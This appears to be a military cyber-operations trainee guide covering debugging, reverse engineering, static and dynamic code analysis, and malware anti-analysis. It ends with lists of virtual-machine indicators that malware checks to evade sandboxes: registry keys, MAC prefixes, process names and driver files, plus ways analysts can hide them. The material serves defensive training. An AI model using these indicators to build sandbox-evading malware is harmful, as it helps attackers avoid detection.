
Consider, for example, a function `palindrome(s:string):bool`, and suppose that `palindrome("able was I ere I saw elba")` returns an incorrect value of `false`. Here are several possible hypotheses for this failure. Maybe `palindrome` fails for inputs with spaces (test `" "`); maybe it fails for programs with upper case letters (try `"I"`); maybe it fails for inputs of odd length greater than one (try `"ere"`), and so on. Forming and testing these hypotheses one after another can lead the programmer to the source of the problem.

- . **Bug clustering.** If a large number of errors are being reported, it is useful to group them into classes of related bugs (or similar bugs), and examine only one bug from each class. The intuition is that bugs from each class have the same cause (or a similar cause). Therefore, fixing a bug with automatically fix all the other bugs from the same class (or will make it obvious how to fix them).
 - . **Error-detection tools.** Such tools can help programmers quickly identify violations of certain classes of errors. For instance, tools that check safety properties can verify that file accesses in a program obey the open-read/write-close file sequence; that the code correctly manipulates locks; or that the program always accesses valid memory. Such tools are either dynamic (they instrument the program to find errors at run-time), or use static analysis (look for errors at compile-time). For instance, **Purify** is a popular dynamic tool that instruments programs to identify memory errors, such as invalid accesses or memory leaks. Examples of static tools include **ESC Java** and **Spec#**, which use theorem proving approaches to check more general user specifications (pre and post-conditions, or invariants); or tools from a recent company **Coverity** that use dataflow analysis to detect violations of safety properties. Such tools can dramatically increase productivity, but checking is restricted to a particular domain or class of properties. There is also an associated learning curve, although that is usually low. Currently, there are relatively few such tools and this is more an (active) area of research.
2. A number of other strategies can be viewed as a matter of attitude about where to expect the errors:
- . *The bug may not be where you expect it.* If a large amount of time has unsuccessfully been spent inspecting a particular piece of code, the error may not be there. Keep an open mind and start questioning the other parts of the program.
 - . *Ask yourself where the bug is not.* Sometimes, looking at the problem upside-down gives a different perspective. Often, trying to prove that the absence of a bug in a certain place reveals the bug in that place.
 - . *Explain to yourself or to somebody else why you believe there is no bug.* Trying to articulate the problem can lead to the discovery of the bug.
 - . *Inspect input data, test harness.* The test case or the test harness itself may be broken. One has to check these carefully and make sure that the bug is in the actual program.
 - . *Make sure you have the right source code.* One must ensure that the source code being debugged corresponds to the actual program being run and that the correct libraries are linked. This usually requires a few simple checks; using makefiles and make programs (e.g., the Compilation Manager and .cm files) can reduce this to just typing a single command.
 - . *Take a break.* If too much time is spent on a bug, the programmer becomes tired, and debugging may become counterproductive. Take a break, clear your mind; after some rest, try to think

about the problem from a different perspective.

3. All of the above are techniques for localizing errors. Once they have been identified, errors need to be corrected. In some cases, this is trivial (e.g., for typos and simple errors). Some other times, it may be fairly straightforward, but the change must ensure maintaining certain invariants. The programmer must think well about how the fix is going to affect the rest of the code and make sure no additional problems are created by fixing the error. Of course, proper documentation of these invariants is needed. Finally, bugs that represent conceptual errors in an algorithm are the most difficult to fix. The programmer must rethink and fix the logic of the algorithm.

In the context of Malware analysis debugging is not used traditionally, we are not going through each file looking for problems, we are looking at the overall program to see what is happening step by step. To do this we use tools like IDA and OlyDebug bringing compiled programs to Assembly level code so that we can watch as code is executed to see what's happening behind the scenes. Close to 90% (88.96) of analyzed malware employs at least one of the listed evasion technologies, and anti-virtualization attempts lead the pack by a wide margin.



Lesson 5.3 Video: Introduction to Reverse Engineering (12 minutes)

Lesson 5.3.6 Reverse Engineering

Reverse engineering, sometimes called back engineering, is a process in which software, machines, aircraft, architectural structures, and other products are deconstructed to extract design information from them. Often, reverse engineering involves deconstructing individual components of larger products.

Reverse engineering malware involves disassembling (and sometimes decompiling) a software program. Through this process, binary instructions are converted to code mnemonics (or higher-level constructs) so that engineers can look at what the program does and what systems it impacts. Only by knowing its details are engineers then able to create solutions that can mitigate the program's intended malicious effects. A reverse engineer (aka "reverser") will use a range of tools to find out how a program is propagating through a system and what it is engineered to do. And in doing so, the reverser would then know which vulnerabilities the program was intending to exploit. Reverse engineers can extract hints revealing when a program was created (although malware authors are known to leave behind fake trails), what embedded resources they may be using, encryption keys, and other files, headers, and metadata details. When WannaCry was reverse engineered, attempts to find a way to track its spreading led to discovering what is today known to be its "kill switch" – a fact that proved to be incredibly important to stop its spread.

In order to reverse malware code, engineers will often use many tools. Below is a small selection of the most important ones:

1. Disassemblers (e.g. IDA Pro). A disassembler will take apart an application to produce assembly code. Decompilers also are available for converting binary code into native code, although they're not available for all architectures.

Debuggers (e.g. x64dbg, Windbg, GDB). Reversers use debuggers to manipulate the execution of a program in order to gain insights into what it is doing when it is running. They also let the engineer control certain aspects of the program while it is running, such as areas of the program's memory. This allows for more insight into what the program is doing and how it is impacting a system or network.

2. PE Viewers (e.g. CFF Explorer, PE Explorer). PE (for Windows Portable Executable file format) viewers extract important information from executables to provide dependency viewing for example.


Network Analyzers (e.g. Wireshark). Network analyzers tell an engineer how a program is interacting with other machines, including what connections the program is making and what data it is attempting to send.

3. As malicious programs become more complex, it becomes increasingly likely that the disassembler fails somehow, or the decompiler produces obfuscated code. So, reversers need more time to understand the disassembled or decompiled code. And this is the time during which the malware may be wreaking havoc on a network. Because of this, there has been an increasing focus on dynamic malware analysis. Dynamic malware analysis relies on a closed system (known as a sandbox), to launch the malicious program in a secure environment and simply watch to see what it does.

There are a lot of benefits to using a sandbox for dynamic analysis, but some downsides as well. For example, many of the more sophisticated malicious programs use evasion techniques to detect that they are in a sandbox. When a sandbox is detected, the malware will refrain from demonstrating its true malicious nature. Advanced malware programs have a suite of tools they use to outsmart sandboxes and evade detection: they can delay their malicious activities, only act when a user is active, hide malicious code in areas where it will not be detected, along with a variety of other evasion techniques. This

means that reverse engineers cannot rely solely on dynamic techniques. At the same time, reverse engineering every new malware threat is unrealistic.

Lesson 5.3.7 Static Code Analysis



Static Code Analysis (also known as Source Code Analysis) is usually performed as part of a Code Review (also known as white-box testing) and is carried out at the Implementation phase of a Security Development Lifecycle (SDL). Static Code Analysis commonly refers to the running of Static Code Analysis tools that attempt to highlight possible vulnerabilities within 'static' (non-running) source code by using techniques such as Taint Analysis and Data Flow Analysis. Ideally, such tools would automatically find security flaws with a high degree of confidence that what is found is indeed a flaw. However, this is beyond the state of the art for many types of application security flaws. Thus, such tools frequently serve as aids for an analyst to help them zero in on security-relevant portions of code so they can find flaws more efficiently, rather than a tool that simply finds flaws automatically. Some tools are starting to move into the Integrated Development Environment (IDE). For the types of problems that can be detected during the software development phase itself, this is a powerful phase within the development lifecycle to employ such tools, as it provides immediate feedback to the developer on issues they might be introducing into the code during code development itself. This immediate feedback is very useful as compared to finding vulnerabilities much later in the development cycle. There are various techniques to analyze static source code for potential vulnerabilities that may be combined into one solution. These techniques are often derived from compiler technologies.

1. Data Flow Analysis

Data flow analysis is used to collect run-time (dynamic) information about data in software while it is in a static state (Wögerer, 2005).

There are three common terms used in data flow analysis, basic block (the code), Control Flow Analysis (the flow of data), and Control Flow Path (the path the data takes):

Basic block: A sequence of consecutive instructions where control enters at the beginning of a block, control leaves at the end of a block, and the block cannot halt or branch out except at its end

2. Taint Analysis

Taint Analysis attempts to identify variables that have been 'tainted' with user-controllable input and traces them to possible vulnerable functions also known as a 'sink'. If the tainted variable gets passed to a sink without first being sanitized it is flagged as a vulnerability. Some programming languages such as Perl and Ruby have Taint Checking built into them and enabled in certain situations such as accepting data via CGI.


3. Lexical Analysis

Lexical Analysis converts source code syntax into 'tokens' of information in an attempt to abstract the source code and make it easier to manipulate (Sotirov, 2005).

4. Strengths and Weaknesses

- . Strengths
 - . Scales Well (Can be run on lots of software, and can be repeatedly (like in nightly builds))
 - . For things that such tools can automatically find with high confidence, such as buffer overflows, SQL Injection Flaws, etc. they are great.
- . Weaknesses
 - . Many types of security vulnerabilities are very difficult to find automatically, such as authentication problems, access control issues, insecure use of cryptography, etc. The current state of the art only allows such tools to automatically find a relatively small percentage of application security flaws. Tools of this type are getting better, however.
 - . High numbers of false positives.
 - . Frequently can't find configuration issues, since they are not represented in the code.
 - . Difficult to 'prove' that an identified security issue is an actual vulnerability.
 - . Many of these tools have difficulty analyzing code that can't be compiled. Analysts frequently can't compile code because they don't have the right libraries, all the compilation instructions, all the code, etc.
 - . Limitations
 - . False Positives
 - . A static code analysis tool will often produce false-positive results where the tool reports a possible vulnerability that in fact is not. This often occurs because the tool cannot be sure of the integrity and security of data as it flows through the application from input to output. False-positive results might be reported when analyzing an application that interacts with closed source components or external systems because without the source code it is impossible to trace the flow of data in the external system and hence ensure the integrity and security of the data.
 - . False Negatives
 - . The use of static code analysis tools can also result in false-negative results where vulnerabilities result but the tool does not report them. This might occur if a new vulnerability is discovered in an external component or if the analysis tool has no knowledge of the runtime environment and whether it is configured securely.

Lesson 5.3.8 Dynamic Code Analysis



Dynamic code analysis is the method of analyzing an application right during its execution. The dynamic analysis process can be divided into several steps: preparing input data, running a test program launch and gathering the necessary parameters, and analyzing the output data. When performing the test launch, the program can be executed both on a real and a virtual processor. The source code should be necessarily compiled into an executable file, i.e. you can't use this method to analyze a code containing compilation or build errors. Dynamic analysis can be performed on programs written in various programming languages: C, C++, Java, C#, PHP, Python, Erlang, and many others. There exist special dynamic code analysis utilities intended for program launch and output data gathering and analysis. Many contemporary development environments already have dynamic analysis tools as one of its modules. Such is, for example, the Microsoft Visual Studio 2012's debugger and profiler.

1. Dynamic analysis tools differ in the way they interact with the program being checked:

- source code instrumentation - a special code is added into the source code before compilation to detect errors;
- object code instrumentation - a special code is added directly into the executable file;
- compilation stage instrumentation - a checking code is added through special compiler switches (this mode is supported, for instance, by the GNU C/C++ 4.x compiler);
- the tool doesn't change the source code; instead, it uses special execution stage libraries - special debugging versions of system libraries are used to detect errors.

Dynamic analysis is executed by passing a set of data to the input of the program being checked. That's why the efficiency of analysis depends directly on the quality and quantity of the input test data. It's them that the fullness of code coverage obtained through the test depends on.

2. Dynamic testing can provide the following metrics to you:

resources consumed - the time of program execution on the whole or its modules individually, the number of external queries (for example, to the database), the number of memory being used, and other resources; cyclomatic complexity, the degree of code coverage with tests, and other program metrics; program errors - division by zero, null pointer dereferencing, memory leaks, "race conditions"; vulnerabilities in the program. Dynamic testing is most important in the areas where program reliability, response time, and consumed resources are the crucial criteria. It may be, for instance, a real-time system managing a responsible production area or a database server. Any bug that occurs in these systems may be critical.

Dynamic testing can be performed on the principles of white box and black box. Their only difference is that you have information about the program code in the case of the "white box", while you don't have it in the case of the "black box". There also exists the so-called "gray box" method when you know the program structure but these data are not used in the testing itself. When performing dynamic testing, you also have to minimize the influence of instrumentation on the execution of the program being tested (temporal characteristics, resources consumed, or program errors). Dynamic testing allows you to make sure that the product works well or reveals errors showing that the program doesn't work. The second goal of the testing is a more productive one from the viewpoint of quality enhancement, as it doesn't allow you to ignore the program's drawbacks. But if no defects have been revealed during the testing, it doesn't necessarily mean there are not any at all. Even 100% code coverage with tests doesn't mean there are no errors in the code since dynamic testing cannot reveal logic errors. Another important aspect is whether testing utilities have errors themselves. A separate task third-party utilities may be used to solve is the creation of input test data. Some utilities use the following method: they mark the input data and track their movement as the program is being executed. At the next iteration of the test launch, the utility will generate a new set of input parameters, and so on - until it gets the needed result. Thus, dynamic analysis has both weak and strong points.

3. The pros of dynamic code analysis are the following:

In most cases, generation of false positives is impossible, as error detection occurs right at the moment of its occurrence; thus, the error detected is not a prediction based on the analysis of the program model, but a statement of the fact of its occurrence;

Usually, you don't need the source code; it allows you to test proprietary code.

4. These are the cons of dynamic code analysis:

Dynamic analysis detects defects only on the route defined by the concrete input data; defects in other code fragments won't be found;

It cannot check the correctness of code operation, i.e. if the code does what it must;

Significant computational resources are required to perform the testing;


Only one execution path can be checked at each particular moment, which makes you run the test many times to provide as complete testing as possible;

When the test is run on a real processor, the execution of incorrect code may have unpredictable consequences.

Having its own weak and strong points, the dynamic analysis technology can be used most effectively together with the static analysis technology.

Lesson 5.3 Knowledge Check

Knowledge Check #1 on Incident Response.



You will now use the LMS to access Knowledge Check #1, which covers the information we have just discussed in Malicious Code Analysis.

Lesson 5.3 Malicious Code Analysis Summary

As we have gone through this lesson we have learned about Assembly language registers and started our journey of analyzing malicious code. Malicious code is tricky, the adversary will always try to hide things and obfuscate data. The goal of analysis is to break through the defenses to gain as much information as possible so later patches can be applied and you can harden your network while also gaining information about how the adversary operates.

Enabling Learning Objective. With the aid of and per the references:

- Understand the way Assembly language stores values in registers.
- Understand the Steps involved in debugging and reverse engineering.
- Understand code analysis as it applies to malware.

ROYAL SAUDI AIR FORCE
Directorate of Communications & Information Technology
F-15SA Cyber Protection & Related Facilities
CONTRACT: FA8730-16-C-0019

Malware Anti-Analysis Techniques

FS-05.4

September 2021



TRAINEE GUIDE

Prepared by:

INTRODUCTION

Overview. CSOC provides many benefits. Cyber-attacks originate quickly, requiring an immediate response. The attacks on significant internet-facing links can exceed 100,000 events per second. The automated tools of a CSOC enable rapid mitigation action. The tools available in a CSOC are continually updated to capture an ever-growing list of security threats.

A well-trained CSOC team can correlate all security events to find those that exhibit attack characteristics. Meanwhile, less sinister events are monitored for any sign of an attack. A CSOC additionally provides value by prioritizing resources and triaging events to counter the most critical threats first. The technical workforce and tools available in a CSOC enable the efficient resolution of incoming cyber threats. CSOCs also serve as a central point of information exchange on cybersecurity.

This course will outline the tools and knowledge required to serve as a valuable member of the RSAF CSOC team. Listen carefully and attentively to ensure you are prepared for the challenges a CSOC faces each day. Over the next ten days, we will discuss the knowledge and skills necessary to serve as an effective team member of the cybersecurity operations center.

Terminal Learning Objective: Understand and analyze malware that uses anti-analysis techniques.

Enabling Learning Objectives. With the aid of and per the references:

- List Malware Anti-Analysis Mechanisms.
- Understand Sandbox Evasion.
- Identify Anti-Analysis Techniques.
- List Anti-Security Mechanisms.

Evaluation. You will be evaluated by Knowledge and Performance exams within this course.

Lesson 5.4 Malware Anti-Analysis Introduction

Most modern malware, even commodity malware uses some form of anti analysis techniques to slow or prevent discovery or analysis. As such, the analyst should understand the techniques and how to overcome them to discover malware and determine, at a minimum, some Indicators of Compromise to enable the defense team to effectively prevent widespread infection.

Lesson 5.4.1 Malware Anti-Analysis Overview

What is malware anti-analysis?

- Techniques used to avoid discovery, analysis, and reverse engineering by network defenders. These techniques can be relatively simple, such as transforming Powershell commands from Ascii to Base64 encoding to obfuscate the commands, or they can be incredibly complicated, double encrypting code, packing it, and downloading portions of the code at execution or run time, frustrating analysis and hiding the true purpose of the code.

Anti-analysis techniques fall into several categories:

- Anti-Sandboxing.
- Anti-Static Analysis.
- Anti-Debugging.
- Security product bypass.



Lesson 5.4 Video: Overcome Self Defending Malware – Tools, Techniques, and Lab Setup (15 minutes)

Lesson 5.4.2 Anti Sandboxing



Many malware binaries are “virtualization” or “sandbox” aware, which means that they will employ specific checks to determine if the binary is running on a physical host or in a virtualized environment. Malware does this as an anti analysis technique, as most malware analysis is performed in a virtual environment of some sort. In an attempt to evade analysis and bypass security systems, malware authors often design their code to detect isolated environments. Once such an environment is detected the evasion mechanism may prevent the malicious code from running, or it may alter the malware’s behavior to avoid exposing malicious activity while running in a VM.

1. Methods to detect virtualization:
 - Checking CPU Instructions.
 - CPUID: This instruction is executed with EAX=1 as input, the return value describes the processors features. The 31st bit of ECX on a physical machine will be equal to 0. On a guest VM it will equal to 1.
 - “Hypervisor brand”: by calling CPUID with EAX=40000000 as input,1 the malware will get, as the return value, the virtualization vendor string in EAX, ECX, EDX.
 - For example:
 - Microsoft: “Microsoft HV”
 - VMware : “VMwareVMware”

- MMX: an Intel instruction set, designed for faster processing of graphical applications. These are usually not supported in Virtual Machines so their absence may indicate that the malware is running in a VM.
2. Registry Keys: The existence of the following registry entries indicates the existence of virtualization software:
 - HKLM\SOFTWARE\Vmware Inc.\\Vmware Tools.
 - HKEY_LOCAL_MACHINE\HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier.
 - SYSTEM\CurrentControlSet\Enum\SCSI\Disk&Ven_VMware_&Prod_VMware_Virtual_S.
 - SYSTEM\CurrentControlSet\Control\CriticalDeviceDatabase\root#vmwvmcihostdev
 - SYSTEM\CurrentControlSet\Control\VirtualDeviceDrivers.
 3. Known MAC addresses: Prefixes of MAC addresses indicate the network adapter's vendor. The MAC address can be retrieved in multiple ways, including the using of WMIC (wmic -> nic list)
 - 00:05:69 (Vmware).
 - 00:0C:29 (Vmware).
 - 00:1C:14 (Vmware).
 - 00:50:56 (Vmware).
 - 08:00:27 (VirtualBox).
 4. Processes: Any of the following processes may indicate a virtual environment. Malware can retrieve this info in multiple ways like: WMIC, Win API and CMD. WMIC (wmic -> process list), Win API (Process32First, Process32Next), and Tasklist.exe.
 - Vmware.
 - Vmtoolsd.exe.
 - Vmwaretrac.exe.
 - Vmwareuser.exe.
 - Vmacthlp.exe.
 - VirtualBox.
 - vboxservice.exe.
 - vboxtray.exe.
 5. Files: When these files are found to exist in the file system, this may indicate the existence of virtualization software. These can also be retrieved in multiple ways like: WMIC, Win API and CMD.
 - VMware.
 - C:\windows\System32\Drivers\Vmmouse.sys.
 - C:\windows\System32\Drivers\vm3dgl.dll.
 - C:\windows\System32\Drivers\vmtoolsd.dll.
 - C:\windows\System32\Drivers\vmtoolsdver.dll.
 - C:\windows\System32\Drivers\vmtoolsd.dll.
 - C:\windows\System32\Drivers\VMToolsHook.dll.

- C:\windows\System32\Drivers\vmmousever.dll.
- C:\windows\System32\Drivers\vmhgfs.dll.
- C:\windows\System32\Drivers\vmGuestLib.dll.
- C:\windows\System32\Drivers\VmGuestLibJava.dll.
- C:\windows\System32\Driversvmhgfs.dll.
- *VirtualBox.*
 - C:\windows\System32\Drivers\VBoxMouse.sys
 - C:\windows\System32\Drivers\VBoxGuest.sys.
 - C:\windows\System32\Drivers\VBoxSF.sys.
 - C:\windows\System32\Drivers\VBoxVideo.sys.
 - C:\windows\System32\vboxdisp.dll.
 - C:\windows\System32\vboxhook.dll.
 - C:\windows\System32\vboxmrxnp.dll.
 - C:\windows\System32\vboxogl.dll.
 - C:\windows\System32\vboxoglarrayspu.dll.
 - C:\windows\System32\vboxoglcrutil.dll.
 - C:\windows\System32\vboxoglerrorsput.dll.
 - C:\windows\System32\vboxoglfeedbackspu.dll.
 - C:\windows\System32\vboxoglpacspu.dll.
 - C:\windows\System32\vboxoglpassthroughspu.dll.
 - C:\windows\System32\vboxservice.exe.
 - C:\windows\System32\vboxtray.exe.
 - C:\windows\System32\VBoxControl.exe.

6. Other methods:

- Mouse cursor position: by checking for mouse cursor position changes over time, malware can detect machines which aren't operated by actual users, if the mouse cursor position is found to be permanent, the machine is much more likely to be a sandbox.
- Recent file count / Desktop file count: if the executing machine is found to have a low count of recently opened files or files on the desktop, it is much more likely to be a sandbox.
- Screen resolution: if the executing machine's display resolution is found to be unusually low (for example 800x600), something a contemporary user will not likely tolerate, the machine is more likely to be a sandbox.
- Running an application count / Active window count / Process count: if the count of currently running applications or currently active windows or currently running processes is found to be unusually low, the machine is much more likely to be a sandbox, as a normal user will usually have at least one or two applications running at any given time.
- Low CPU core count / RAM : if the CPU core count and/or amount of available system RAM is found to be low (for example a single CPU core, and 1GB of RAM) the machine is much more likely to be a sandbox, as a contemporary user is unlikely to tolerate such a machine.

7. Methods to defeat anti-sandboxing techniques include:

- Renaming known files.

- Deleting or changing known registry keys.
- Changing the name of known services.
- Changing default file paths.
- Changing MAC addresses.
- Adding resources to the virtual machine.

VMWARE

Change the default Mac Address. Default first 3 bytes of Mac Address of VMWare:

00:0C:29	00:1C:14
00:50:56	00:05:69

Change or remove the following registry keys:

```
HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier";"VMWARE"
HKLM\SOFTWARE\VMware, Inc.\VMware Tools
HKLM\HARDWARE\Description\System\
"SystemBiosVersion";"VMWARE"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\
Control\Class\{4D36E968-E325-11CE-BFC1-
08002BE10318}\0000\DriverDesc\VMware
SCSI Controller"
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\
Control\Class\{4D36E968-E325-11CE-BFC1-
08002BE10318}\0000\ProviderName\VMware,
Inc."
```

Check the name or remove the following processes:

VmwareService.exe
Vmwaretray.exe
TPAutoConnSvc.exe
Vmtoolsd.exe
Vmwareuser.exe

Check the name of default paths or files:

system32\drivers\vmouse.sys
system32\drivers\vmhgfs.sys
Program Files\VMware

VIRTUALBOX

Change the default Mac Address. Default first 3 bytes of Mac Address of VirtualBox:

08:00:27



Sandbox Best Practices Cheat Sheet

Unprotect [Project] – unprotect.tdgt.org

Thomas Roccia | @fr0gger

Change or remove the following registry keys:

```
HKLM\HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0\Identifier";"VBOX"
HKLM\HARDWARE\Description\System\
"SystemBiosVersion";"VBOX"
HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions
HKLM\HARDWARE\Description\System\
"VideoBiosVersion";"VIRTUALBOX"
HKLM\HARDWARE\ACPI\OSDT\VBOX_
HKLM\HARDWARE\ACPI\FADT\VBOX_
HKLM\HARDWARE\ACPI\RSDT\VBOX_
HKLM\HARDWARE\Description\System\
"SystemBiosDate";"06/23/99"
HKLM\SYSTEM\ControlSet001\Services\VBoxGuest
HKLM\SYSTEM\ControlSet001\Services\VBoxService
HKLM\SYSTEM\ControlSet001\Services\VBoxMouse
HKLM\SYSTEM\ControlSet001\Services\VBoxVideo
```

Check the name or remove the following processes:

vboxservice.exe
vboxtray.exe
vboxcontrol.exe

Check the name of default paths or files:

```
